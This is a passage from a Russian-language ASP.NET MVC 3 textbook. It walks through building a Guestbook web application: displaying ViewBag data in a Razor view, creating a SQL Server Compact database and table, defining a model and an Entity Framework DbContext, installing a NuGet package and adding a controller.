В данном примере мы всего лишь передали в свойство `ViewBag.CurrentDate` текущую дату и время. Данное свойство было создано "на лету", и нам не потребовалось изменять определение класса для того, чтобы добавить это свойство. Теперь мы можем получить доступ к этому свойству из нашего представления, которое отображается посредством вызова строки `return View()`.

Метод `View()` (который возвращает значение типа `ViewResult`) указывает фреймворку на то, что нужно отобразить представление. В данном примере мы не указали конкретное название представления, поэтому фреймворк придет к заключению, что необходимо продемонстрировать представление, имя которого совпадает с названием метода действия, т.е. `Index`. Это представление фреймворк попытается разместить в папке `Views` проекта, а затем в подкаталоге, название которого совпадает с названием контроллера. В данном примере таким подкаталогом является папка `Home`.

Представление

Если вы вернетесь назад к структуре проекта, показанной на рисунке 2-5, то вы увидите, что в проекте действительно присутствует файл `Index.cshtml`, который расположен в подкаталоге `Views/Home`. Если вы откроете этот файл, то вы увидите следующую разметку, являющуюся частью этого файла:

```

@{
    ViewBag.Title = "Home Page";
}
@section featured {
    <section class="featured">
        <div class="content-wrapper">
            <hgroup class="title">
                <h1>@ViewBag.Title.</h1>
                <h2>@ViewBag.Message</h2>
            </hgroup>
            <p>The current date is @ViewBag.CurrentDate.ToString("G")</p>
            <p>
                To learn more about ASP.NET MVC visit <a href="http://asp.net/mvc" title="ASP.NET MVC Website">http://asp.net/mvc</a>.
            ...
        </p>
    </div>
</section>
}
...

```


Представление `Index` содержит смесь кода на языке C# и HTML-разметку. В верхней части файла содержится блок кода, в котором устанавливается заголовок страницы, а затем отображается сообщение, заданное в теге `<h2>`. Вызов метода `@ViewBag.Message` выводит содержимое свойства `Message` `ViewBaga`, который был задан в контроллере.

Вы можете изменить представление, чтобы также вывести значение свойства `CurrentDate`, которое было добавлено во `ViewBag`. Просто добавьте следующий отрывок кода в файл `Index.cshtml`:

```
<p>The current date is @ViewBag.CurrentDate.ToString("G")</p>
```

Заметьте, что префикс @ обозначает переход между HTML-разметкой и кодом. Выходной результат показан на рисунке 2-7.

Рисунок 2-7: На странице отображается содержимое нашего пользовательского объекта класса ViewBag, которое содержит текущую дату



Используемый по умолчанию класс HomeController демонстрирует базовое использование контроллеров и представлений в MVC приложении, но вывод на экран простого сообщения не очень-то интересен.

В следующем разделе мы добавим в наше приложение некоторую интерактивность, позволив пользователям добавлять записи в гостевую книгу.

2.3. Пример приложения *Guestbook*

Для того чтобы наше приложение "Guestbook" было полезным, нам потребуется некоторое средство, позволяющее пользователям размещать записи, которые будут храниться для последующего просмотра. Для этого мы добавим в наше приложение базу данных, которая будет служить вспомогательным запоминающим устройством для нашей гостевой книги.

Начнем мы с создания базы данных. Затем рассмотрим то, как принять введенные пользователем данные и хранить их, и, наконец, мы продемонстрируем то, как получить эти данные обратно для демонстрации их пользователю.


2.3.1. Создание базы данных

Большинство веб-приложений подкрепляются различного рода хранилищами данных, в роли которых могут выступать реляционные базы данных (например, Microsoft SQL Server или MySQL), документо-ориентированные базы данных (например, Raven DB, MongoDB или CouchDB) или даже обычные XML-файлы. Для нашего приложения мы будем использовать SQL Server Compact, последнее дополнение компании Microsoft к семейству реляционных баз данных SQL Server.

SQL Server Compact – это новая упрощенная база данных, которая может использоваться как с веб-приложениями, так и с настольными приложениями. В отличие от полной версии базы данных SQL Server, для запуска SQL Server Compact не требуется установка серверного программного обеспечения. Это означает, что SQL Server Compact развертывается в единственную папку bin, т.е. вы можете пользоваться базами данных SQL Server Compact, всего лишь добавив соответствующие dll-файлы в папку bin вашего проекта. Самым большим преимуществом данного подхода является тот факт, что вы можете разворачивать базы данных SQL Server Compact на любых провайдерах хостинга, запускаемых на .NET 4, без необходимости установки на этих провайдерах дополнительных компонентов.

Для того чтобы приступить к созданию базы данных, щелкните правой кнопкой мыши на папке APP_DATA и выберите команду Add, а затем пункт New Item. После этого откроется диалоговое окно Add New Item, в котором вы можете выбрать тип базы данных SQL Server Compact Database, как это показано на рисунке 2-8.

Рисунок 2-8: В данном контексте в диалоговом окне Add New Item отображаются только те элементы, которые могут быть добавлены в папку APP_DATA




Назовите базу данных Guestbook.sdf и нажмите кнопку Add.

Примечание

Если в списке доступных элементов диалогового окна Add New Item вы не видите SQL Server Compact Database, то это, вероятно, означает, что на вашем компьютере не установлен компонент SQL Server Compact для программы Visual Studio. Пожалуйста, убедитесь, что у вас установлен Service Pack 1 для программы Visual Studio 2010.


Далее мы добавим таблицу в базу данных. Для этого дважды кликните мышью по только что созданной базе данных Guestbook.sdf, после чего она откроется в окне Server Explorer. Теперь щелкните правой кнопкой мыши по элементу Tables в окне Server Explorer и выберите команду Create Table, как показано на рисунке 2-9.

Рисунок 2-9: Окно Server Explorer позволяет добавлять новые таблицы в базы данных SQL Server или SQL Server Compact



После выбора этой команды откроется диалоговое окно *Create Table*. В этом диалоговом окне задайте имя таблицы – *GuestbookEntries*. Данная таблица будет использоваться для хранения записей гостевой книги, поэтому в ней должно быть несколько колонок, включая колонки для имен пользователей, которые оставляют записи в гостевой книге, и колонки для хранения их сообщений. Нам также потребуется колонка *Id* в качестве первичного ключа для таблицы, а также одна колонка для даты, когда было добавлено сообщение. Для того чтобы удостовериться, что база данных автоматически увеличивает значения колонки *Id* на единицу после каждой вставки записи, нам необходимо будет установить значение *True* для свойства *Identity*. Формирование таблицы показано на рисунке 2-10.

Рисунок 2-10: Формирование таблицы *GuestbookEntries*, содержащей 4 колонки – *Id*, имена пользователей, оставивших записи в гостевой книге, их сообщения, а также дату, когда были добавлены сообщения



После создания таблицы вам нужно будет добавить в приложение несколько классов, которые представляют собой концепцию записей гостевой книги. Данные классы будут формировать модель нашего приложения.

2.3.2. Добавление модели

Модель для приложения "Guestbook" будет очень простой – нам потребуется всего лишь один единственный класс, который будет олицетворять запись нашей гостевой книги. Давайте назовем этот класс `GuestbookEntry`, добавим его в папку `Models` нашего проекта, а также добавим в него несколько свойств:

```
public class GuestbookEntry
{
    public int Id { get; set; }
    public string Name { get; set; }
    public string Message { get; set; }
    public DateTime DateAdded { get; set; }
}
```

Данная модель очень проста – это всего лишь объект POCO-класса (Plain Old CLR Object), содержащий 4 свойства, совпадающих с колонками базы данных. Мы будем использовать экземпляр этого класса для обозначения данных, хранящихся в базе данных, но как нам преобразовать эти данные в объекты? Мы могли бы вручную написать код преобразования, необходимый для получения экземпляра класса `GuestbookEntry` из результатов SQL-запросов, но будет проще, если за нас это сделает объектно-реляционное отображение (ORM).

В нашем приложении для преобразования данных в объекты мы будем использовать Entity Framework 4.1, несмотря на то, что можно выбрать и множество других ORM-инструментов на платформе .NET (мы рассмотрим NHibernate, еще один ORM-инструмент, в главе 15). Хотя Entity Framework является достаточно обширной темой для обсуждения, которой посвящены несколько книг (к примеру, "Programming Entity Framework", написанная Юлией Лерман и "Entity Framework 4 in Action", авторами которой являются Стефано Мостарда, Марко де Санктис и Даниэль Бочичио), Entity Framework 4.1 содержит упрощенный интерфейс, который позволяет с легкостью начать использовать Entity Framework для того, чтобы осуществить доступ к данным.

Для обеспечения возможности использования Entity Framework добавим в наше приложение класс `DbContext`. Класс `DbContext` является абстракцией Entity Framework, которая позволяет нам сохранять и извлекать данные. Создадим класс с названием `GuestbookContext`, который также находится в папке `Models` проекта нашего приложения. Реализация этого класса приведена в листинге ниже.

Листинг 2-3: Класс `DbContext`, используемый для взаимодействия с базой данных

```
using System.Data.Entity;
namespace Guestbook.Models
{
    public class GuestbookContext : DbContext
    {
        public GuestbookContext()
            : base("Guestbook")
        {
        }
        public DbSet<GuestbookEntry> Entries { get; set; }
    }
}
```

Строка 6: Определяет название базы данных

Строка 10: Обеспечивает доступ к данным таблицы

Варианты доступа к данным

В .NET приложениях существует множество вариантов осуществления доступа к данным. Многие современные приложения используют такие ORM-инструменты, как NHibernate или Entity Framework для доступа к реляционным базам данных, но это не единственные варианты.

Если у вас небольшое приложение, то вы можете решить, что вам не нужна дополнительная сложность, которую несет за собой использование ORM-инструментов. В таких случаях, возможно, будет удобнее использовать более простые инструменты такие, как WebMatrix.Data или Simple.Data.

WebMatrix.Data выпущен компанией Microsoft одновременно с ASP.NET MVC 3, как часть набора компонентов ASP.NET Web Pages, и является более удобным средством осуществления доступа к данным посредством использования SQL-операторов и динамических типов DLR. Simple.Data обеспечивает похожее решение, но полагается на синтаксис динамических запросов, а не на SQL-строки. Более подробную информацию о Simple.Data можно найти на сайте <https://github.com/markrendle/Simple.Data>.

Класс `GuestbookContext` наследуется от базового класса `DbContext` (который располагается в пространстве имен `Data.Entity`) и начинается с объявления конструктора, который не имеет ни

одного параметра и использует конструктор связывания для передачи названия базы данных в базовый класс. В данном примере, так как наша база данных называется `Guestbook.sdf`, то мы в конструкторе `base` мы передаем строку `"Guestbook"`. Если мы не сделаем этого, то Entity Framework в качестве названия базы данных будет по умолчанию использовать полный путь к классу контекста и вместо файла `Guestbook.sdf` будет искать файл `Guestbook.Models.GuestbookContext.sdf`.

Для нашего класса также определено единственное свойство `Entries` типа `DbSet<GuestbookEntry>`. Это свойство выступает в роли коллекции, которая позволяет нам запрашивать данные из таблицы `"GuestbookEntries"`, как если бы эти данные являлись коллекцией объектов оперативной памяти. Наряду с этим Entity Framework будет генерировать соответствующий SQL-запрос к таблице базы данных и конвертировать выходные данные в строго типизированные объекты класса `GuestbookEntry`. То, как сформировать запрос этой коллекции, мы рассмотрим далее.

Наконец, нам необходимо сообщить Entity Framework о том, что ему необходимо связаться с базой данных SQL Server Compact (по умолчанию он будет пытаться подсоединиться к SQL Server Express).

Генерация базы данных из модели


В данном примере мы сначала создали базу данных для того, чтобы продемонстрировать, что в Visual Studio, за счет SQL Server Compact, поддерживается возможность проектирования приложения. Но создание базы данных, на самом деле, не является обязательным этапом разработки приложения.

Если бы вы попытались использовать модель без первоначального создания базы данных, то знайте, что Entity Framework достаточно умен, чтобы понять это, и он сам создал бы базу данных, таблицы и колонки, как только вы попытались бы воспользоваться своей моделью.

Для того чтобы это сделать, нам нужно добавить в приложение некоторый код инициализации. Есть несколько способов достижения этой цели. Первый заключается в добавлении кода в метод `Application_Start` файла `Global.asax.cs` вручную. Это специальный метод, который запускается при старте приложения (обычно, когда первый посетитель заходит на веб-сервер). Тем не менее, вместо того, чтобы поступить данным образом, мы воспользуемся несколько другим подходом – будем использовать менеджер NuGet для добавления кода инициализации.


NuGet – это менеджер пакетов, который позволяет легко и быстро добавлять в .NET проект библиотеки с открытым исходным кодом. Несмотря на то, что NuGet не привязывается к ASP.NET MVC проектам, он поставляется вместе с установщиком ASP.NET MVC, поэтому вы можете сразу же начать пользоваться, не устанавливая его отдельно. Данную функциональность можно найти в пакете `EntityFramework.SqlServerCompact`, который можно установить, нажав правой кнопкой мыши по записи `References` в окне `Solution Explorer`, и выбрав в контекстном меню пункт `Manage NuGet Packages` (Управление пакетами NuGet), как это показано на рисунке 2-11.

Рисунок 2-11: Пользовательский интерфейс менеджера пакетов NuGet может быть запущен с помощью `Manage NuGet Packages` в контекстном меню



После этого откроется диалоговое окно, где вы можете выполнить поиск пакетов в галерее NuGet. Для этого щелкните по строке *Online* в левой части экрана, а затем введите строку "EntityFramework.SqlServerCompact" в поле поиска в правом верхнем углу, как это показано на рисунке 2-12. Должен быть обнаружен только один пакет, который затем может быть установлен по нажатию кнопки *Install*.

Рисунок 2-12: Диалоговое окно Manage NuGet Packages может использоваться для установки пакетов с открытым исходным кодом в любые .NET приложения



Примечание

Так же как и диалоговое окно Manage NuGet Packages, менеджер пакетов NuGet предоставляет возможность использования оболочки интерфейса командной строки, Windows PowerShell, которая доступна в программе Visual Studio и может быть запущена с помощью выбора пункта меню *View > Other Windows > Package Manager Console*. Вы можете установить пакет EntityFramework.SqlServerCompact, воспользовавшись этой командной строкой вместо графического интерфейса и введя в ней команду *Install-Package*

После установки данный пакет автоматически добавит в проект соответствующий код, чтобы настроить Entity Framework для использования баз данных SQL Server Compact.

Использование WebActivator для регистрации кода запуска

Пакет EntityFramework.SqlServerCompact при генерации соответствующего кода запуска опирается на другой пакет с названием WebActivator. Пакет WebActivator создан Девидом Эббо, разработчиком из команды ASP.NET программистов компании Microsoft, и позволяет добавлять в приложение код инициализации без использования метода Application_Start.

При использовании пакета, который зависит от WebActivator, данный пакет создает код инициализации в папке App_Start, которая добавляется в приложение при обращении к пакету WebActivator.


WebActivator, по своей сути, является проектом с открытым исходным кодом, поэтому, если вам хочется узнать, как работает данный пакет, вы можете загрузить код с сайта <https://bitbucket.org/davidebbo/webactivator>.

Классы только что созданной нами модели будут формировать ядро нашего приложения, но нам необходимо, чтобы пользователи нашего приложения могли каким-то образом создавать экземпляры нашей модели для того, чтобы комментарии сохранялись в базе данных. Для этого мы добавим в наше приложение контроллер, который будет отвечать за прием пользовательских входных данных.

2.3.3. Прием записей гостевой книги

Для того чтобы принять новые записи гостевой книги, мы добавим в приложение новый контроллер. Это можно сделать, щелкнув правой кнопкой мыши по папке Controllers и выбрав в контекстном меню пункт Add > Controller. После этого на экране появится диалоговое окно Add Controller (Добавление контроллера), как это показано на рисунке 2-13. Назовите контроллер GuestbookController.

Рисунок 2-13: Диалоговое окно Add Controller позволяет добавить в приложение новый контроллер, а также выполнить его настройку



Диалоговое окно Add Controller дает возможность выполнить настройку контроллера – выпадающий список Template (Шаблон) позволяет выбрать, хотите ли вы, чтобы контроллер был создан в виде пустого класса (настройка по умолчанию), или же вы хотите, чтобы автоматически были сформированы некоторые универсальные сценарии. Можно выбрать следующие 2 варианта из существующих:

- *Controller with Read/Write Actions and Views* – согласно данному шаблону будут сгенерированы методы действий контроллера и представления, которые обеспечивают простую CRUD-функциональность (создание, чтение, обновление, удаление) посредством использования Entity Framework (которую мы вскоре более подробно рассмотрим).
- *Controller with Empty Read/Write Actions* – при использовании этого шаблона будут сгенерированы методы действий контроллера для CRUD-сценариев, но при этом не будут создаваться представления и не будет применяться никакая конкретная технология доступа к данным.

В данном примере мы будем использовать шаблон Empty Controller, предлагаемый по умолчанию.

После того, как вы нажмете кнопку Add, новый контроллер откроется в окне редактора программы Visual Studio. Мы начнем с добавления нового метода действия в этот контроллер, которое назовем Create, как это показано ниже.


Листинг 2-4: Контроллер GuestbookController с действием Create

```
using System.Web.Mvc;
namespace Guestbook.Controllers
{
    public class GuestbookController : Controller
    {
        public ActionResult Create()
        {
            return View();
        }
    }
}
```

Метод действия Create всего лишь возвращает значение типа ViewResult, используя при этом метод View для указания на то, что фреймворк должен отобразить представление с именем Create.cshtml в подкаталоге Views/Guestbook.

Если на данном этапе вы попытаетесь получить доступ к этому действию в вашем веб-браузере, перейдя для этого по адресу <http://localhost:<port>/Guestbook/Create>, то вы увидите сообщение об ошибке, говорящее о том, что представление не найдено, как это показано на рисунке 2-14.

Рисунок 2-14: Если представление не найдено, то на экран выводится сообщение об ошибке

